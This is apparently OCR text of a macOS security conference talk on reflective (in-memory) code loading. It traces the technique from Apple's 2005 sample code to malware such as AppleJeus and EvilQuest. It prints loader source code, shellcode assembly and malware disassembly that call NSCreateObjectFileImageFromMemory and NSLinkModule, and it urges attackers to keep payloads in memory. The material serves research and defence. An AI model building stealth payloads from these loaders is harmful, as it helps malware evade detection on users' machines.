
Mirror Mirror


Restoring "Reflective" Code Loading on macOS



#OBTS v7.0

What You Will Learn

All things related to "reflective" (in-memory) code execution,
and why it's a must-have capability for malware, even on macOS 15



RESOURCES


...and previous (pre-macOS 15) research



"Reflective Code Loading"
(Red Canary)



"Dyld-DeNeuralyzer"
A. Chester (@_xpn_)



"Writing Bad @$$ Malware for OS X"
(P. Wardle)

Reflective ("In-Memory") Code Loading

Defined:

"The execution of (compiled) code, directly from memory"


Note: the payload is never written to disk!
(or if it is, only in its encrypted form)



On-Disk vs. In-Memory

Compiled binaries on disk, are optimized for storage. Thus their layout is different from their corresponding in-memory "image".

So, one cannot simply copy a file into memory and directly execute it! ...need a loader!






binary (on disk) **binary (in-memory)**

Why Do We Care About In-Memory Code Loading?

to Apple, privacy > security

Apple does not allow any process
to read the memory of another processes.

(Yes, this includes notarized security tools)



```
01  task_t remoteTask = 0;
02  task_for_pid(mach_task_self(), remotePID, &remoteTask);
03
04  mach_vm_read(remoteTask, ...);
```

```
# ./readMemory Calculator
ERROR: task_for_pid() failed with 5 ((os/kern) failure)
```


reading remote memory: (now) denied

no user-mode AV memory scanning macOS !

"task_for_pid is a security vulnerability ...and so modern versions of macOS ...restrict its use" -Apple

Isn't All Code Executed From Memory?

...yes, but it is backed by an on-disk compiled binary



Loader:

1. Read binary off disk, mapping it (+dylibs) into memory (also handling alignment, memory permissions, etc.)
2. Applies relocations & resolves symbols
3. Executes initializers, transfer control to main()

> The **dynamic linker** loads Mach-O images at runtime. Its path is `/usr/lib/dyld`, so it's often referred to as `dyld`, dyld, or DYLD. Personally I pronounced that *dee-lid*, but some folks say *di-lid* and others say *dee-why-el-dee*.

macOS's loader is dyld
(github.com/apple-oss-distributions/dyld)

ARE YOU A HACKER?

all your payloads should be (decrypted & executed) in-memory



"The macOS file system is carefully scrutinized by endpoint detection & response (EDR) tools, commercial antivirus (AV) products, & Apple's baked-in XProtect AV.

As a result, when an adversary drops a known malicious binary on disk, the binary is very rapidly detected and often blocked." -Red Canary



"Memory scanning capabilities on macOS are pretty bad in general. But [the] abolition of kexts for macOS will definitely make it impossible to access [remote] memory..." -Matt Suiche




Hackers:
Your in-memory payloads are invisible & cannot be captured !!

...so no detection nor analysis !? 😲

Case Study: Gauss (Windows)

...whose payloads have never been decrypted! 🤯



→ "The most interesting mystery is Gauss encrypted warhead [environmentally encrypted payloads].

Despite our best efforts, we were unable to break the encryption." -Kaspersky (2012)




NSA patents related to key generation for the protection of in-memory payloads?

(Note: patent titles are unclassified)

Are a (macOS) Defender?


...well, good luck!



...though we will discuss indirect (reactive) methods that can detect the fact that something might be executing in-memory code.

A Brief History

of in-memory code loading on macOS



2005: Apple's "Memory Based Bundle"

sample code (posted by Quinn/eskimo1)



"MemoryBasedBundle is a sample that shows how to execute Mach-O code from memory, rather than from a file" -Apple

MemoryBasedBundle

Last Revision:	Version 1.1, 2005-08-10 Updated to produce universal binaries. Necessary code changes are documented within the project.
Build Requirements:	Xcode 2.1
Runtime Requirements:	Mac OS X 10.3 or later

Important This sample code may not represent best practices for current development. The project may use deprecated symbols and illustrate technologies and techniques that are no longer recommended.


MemoryBasedBundle is a sample that shows how to execute Mach-O code from memory, rather than from a file. If you're trying to port from CFM to Mach-O, and you're looking for a replacement for GetMemFragment, this is the sample is for you.



works on macOS 10.3+
(first implementation of NSCreateObjectFileImageFromMemory)

2009: Mac Hacker's Handbook

shellcode-based in-memory loader (Miller/Dai Zovi)



preceding paragraphs. After receiving the entire bundle, the component resolves and calls NSCreateObjectFileImageFromMemory() to load the bundle properly into memory. The component proceeds to resolve and call NSLinkModule() to link the bundle into the running process. Finally the component resolves and calls the run() function exported from the bundle.

```
;;;
;;; MacOS X Remote Bundle Injection
;;;
```

```
mov         edi, [ebp-8]            ; load original memory buffer

;; load bundle from mmap'd buffer
lea         eax, [ebp-8]
push        eax                     ; &objectFileImage
push        dword [ebp+12]          ; size
push        edi                     ; addr
ror13_hash "_NSCreateObjectFileImageFromMemory"
push        hash
call        _dyld_resolve
call        eax
cmp         al, 1
jne         .return
```

an in-memory, in-memory loader
(again, invoking NSCreateObjectFileImageFromMemory)

~2009: (YOUNG) PATRICK

persistent macOS implants utilizing in-memory execution

SELF-EXTRACTING BINARY

- ENCRYPTS IMPLANT/PLUGINS VIA E.K.G
- PERSISTS LOADER MODULE
- SETS LOADER AS ROOT VIA 0-DAY
- SECURELY SELF-DELETES

installer

loader

PERSISTENT IMPLANT LOADER

- RUNS WITHIN ROOT PROCESS
- STORES/EXTRACTS IMPLANT COMPONENTS
- DECRYPTS COMPONENTS IN MEMORY
- MRC LOADS / INVOKES IMPLANT
- SELF-UNLOADS VIA .ASM STUB

"MRC":
memory resident code

```
//decrpyt
AESDecrypt((char*)key, buffer);

//must alloc buffer with vm_alloc
// since NSCreateObjectFileImageFromMemory calls vm_dealloc
if(0 != vm_allocate(mach_task_self(), &decryptedBinary, (vm_size_t)[buffer length], true))
{
    return 0;
}

//copy decrypted bundle into buffer
memcpy((void*)decryptedBinary, [buffer bytes], [buffer length]);

//create file image
NSCreateObjectFileImageFromMemory((void *)decryptedBinary, (size_t)[buffer length], &ofi);
```

loader source code

~2017+: Public Malware

...finally joins the party

IDENTIFIED	VARIANT	CLASSIFICATION	ATTRIBUTION
2017	Snake	Trojan	?
2019	OSX.AppleJeus.C / macloader	RAT	Lazarus
2020	OSX.EvilQuest / ThiefQuest	Stealer / ransomware	?
2020	Double Agent	PuP	Legitimate company
2021	NukeSped / AppleJeus	RAT	Lazarus
2022	Covid	RAT	Red team
2023	SUGARLOADER	Stager	Lazarus

macOS malware leveraging in-memory loading
(credit: Red Canary)

Case Study: AppleJeus (2019)

Newly discovered Mac malware uses “fileless” technique to remain stealthy

```
01  aes_decrypt_cbc(...);
02  load_from_memory(...);
```

```
01  int load_from_memory(...) {
02    rax = mmap(0x0, arg1, 0x7, PROT_READ|PROT_WRITE|PROT_EXEC, -1, 0x0);
03    memory_exec2(rax, r12, r14);
```

```
01  int memory_exec2(int arg0, int arg1, int arg2) {
02     rax = NSCreateObjectFileImageFromMemory(rdi, rsi, &var_58);
03     rax = NSLinkModule(var_58, "core", 0x3);
04     ...
```

malware's disassembly



"Lazarus Group Goes 'Fileless'"
objective-see.org/blog/blog_0x51.html

But Is It Original? ...No!

Cylance
('osx_runbin')

AppleJeus



```
int load_and_exec(char *filename, unsigned long dyld) {
        // Load the binary specified by filename using dyld
        char *binbuf = NULL;
        unsigned int size;
        unsigned long addr;

        NSObjectFileImageReturnCode(*create_file_image_from_memory)(const void *, size_t, NSObjectFileImage *) = NULL;
        NSModule (*link_module)(NSObjectFileImage, const char *, unsigned long) = NULL;

        //resolve symbols for NSCreateFileImageFromMemory & NSLinkModule
        addr = resolve_symbol(dyld, 25, 0x4d6d6f72);
        if(addr == -1) {
                fprintf(stderr, "Could not resolve symbol: _sym[25] == 0x4d6d6f72.\n");
                goto err;
        }
        create_file_image_from_memory = (NSObjectFileImageReturnCode (*)(const void *, size_t, NSObjectFileImage *)) addr;

        addr = resolve_symbol(dyld, 4, 0x4d6b6e69);
        if(addr == -1) {
                fprintf(stderr, "Could not resolve symbol: _sym[4] == 0x4d6b6e69.\n");
                goto err;
        }
        link_module = (NSModule (*)(NSObjectFileImage, const char *, unsigned long)) addr;

        // load filename into a buf in memory
        if(load_from_disk(filename, &binbuf, &size)) goto err;

        // change the filetype to a bundle
        int type = ((int *)binbuf)[3];
        if(type != 0x8) ((int *)binbuf)[3] = 0x8; //change to mh_bundle type

        // create file image
        NSObjectFileImage fi;
        if(create_file_image_from_memory(binbuf, size, &fi) != 1) {
                fprintf(stderr, "Could not create image.\n");
                goto err;
        }

        // find entry point and call it
        if(type == 0x2) { //mh_execute
                unsigned long execute_base;
                struct entry_point_command *epc;

                if(find_macho((unsigned long)nm, &execute_base, sizeof(int), 1)) {
                        fprintf(stderr, "Could not find execute_base.\n");
                        goto err;
                }

                if(find_epc(execute_base, &epc)) {
                        fprintf(stderr, "Could not find ec.\n");
                        goto err;
                }

                int(*main)(int, char**, char**, char**) = (int(*)(int, char**, char**, char**))(execute_base + epc->entryoff);
                char *argv[]={"test", NULL};
                int argc = 1;
                char *env[] = {NULL};
                char *apple[] = {NULL};
                return main(argc, argv, env, apple);
        }
```

```
int _memory_exec2(int arg0, int arg1, int arg2) {
    rsi = arg1;
    rdi = arg0;
    r15 = arg2;
    rbx = *(int32_t *)(rdi + 0xc);
    if (rbx != 0x8) {
            *(int32_t *)(rdi + 0xc) = 0x8;
    }
    rax = NSCreateObjectFileImageFromMemory(rdi, rsi, &var_58);
    if (rax != 0x1) goto loc_100006a79;

loc_1000069de:
    rax = NSLinkModule(var_58, "core", 0x3);
    if (rax == 0x0) goto loc_100006aa0;

loc_1000069fc:
    rsi = rax;
    rax = 0xfffffffffffffff5;
    if (rbx != 0x2) goto loc_100006af9;

loc_100006a0d:
    _find_macho(rsi, &var_60, 0x4, 0x1);
    r8 = var_60;
    rax = *(int32_t *)(r8 + 0x10);
    if (rax == 0x0) goto loc_100006a4f;

loc_100006a31:
    rcx = r8 + 0x20;
    rdx = 0x0;
    goto loc_100006a37;

loc_100006a37:
    if (*(int32_t *)rcx == 0x80000028) goto loc_100006ac7;

loc_100006a43:
    rcx = rcx + *(int32_t *)(rcx + 0x4);
    rdx = rdx + 0x1;
    if (rdx < rax) goto loc_100006a37;

loc_100006a4f:
    fwrite("Could not find ec.\n", 0x13, 0x1, **___stderrp);
    rax = 0xfffffffffffffff6;
    goto loc_100006af9;

loc_100006af9:
    if (**___stack_chk_guard != **___stack_chk_guard) {
            rax = __stack_chk_fail();
    }
    return rax;

loc_100006ac7:
    r8 = r8 + *(rcx + 0x8);
    var_40 = "";
    *(&var_40 + 0x8) = r15;
    *(&var_40 + 0x10) = 0x0;
    var_48 = 0x0;
    var_50 = 0x0;
    rax = (r8)(0x2, &var_40, &var_48, &var_50, r8);
    goto loc_100006af9;

loc_100006aa0:
    fwrite("Could not link image.\n", 0x16, 0x1, **___stderrp);
    rax = 0xfffffffffffffff8;
    goto loc_100006af9;


loc_100006a79:
    fwrite("Could not create image.\n", 0x18, 0x1, **___stderrp);
    rax = 0xfffffffffffffff9;
    goto loc_100006af9;
}
```

Case Study: EvilQuest (2020)

```
01  ei_run_memory_hrd:
02      ...
03      name = _ei_str("31PjE|0vS2ZW1vAqe72XgFpz1PI1Yu10DxfT0000023");
04      ...
05      0x0000000100003854 call NSCreateObjectFileImageFromMemory
06      ...
07      0x0000000100003973 call NSLinkModule(..., name, ...)
08      ...
09      0x00000001000039aa call NSLookupSymbolInModule
10      ...
11      0x00000001000039da call NSAddressOfSymbol
12      ...
13      0x0000000100003a11 call rax
```

decrypts to: "[Memory Based Bundle]"

EvilQuest
"ei_run_memory_hrd"

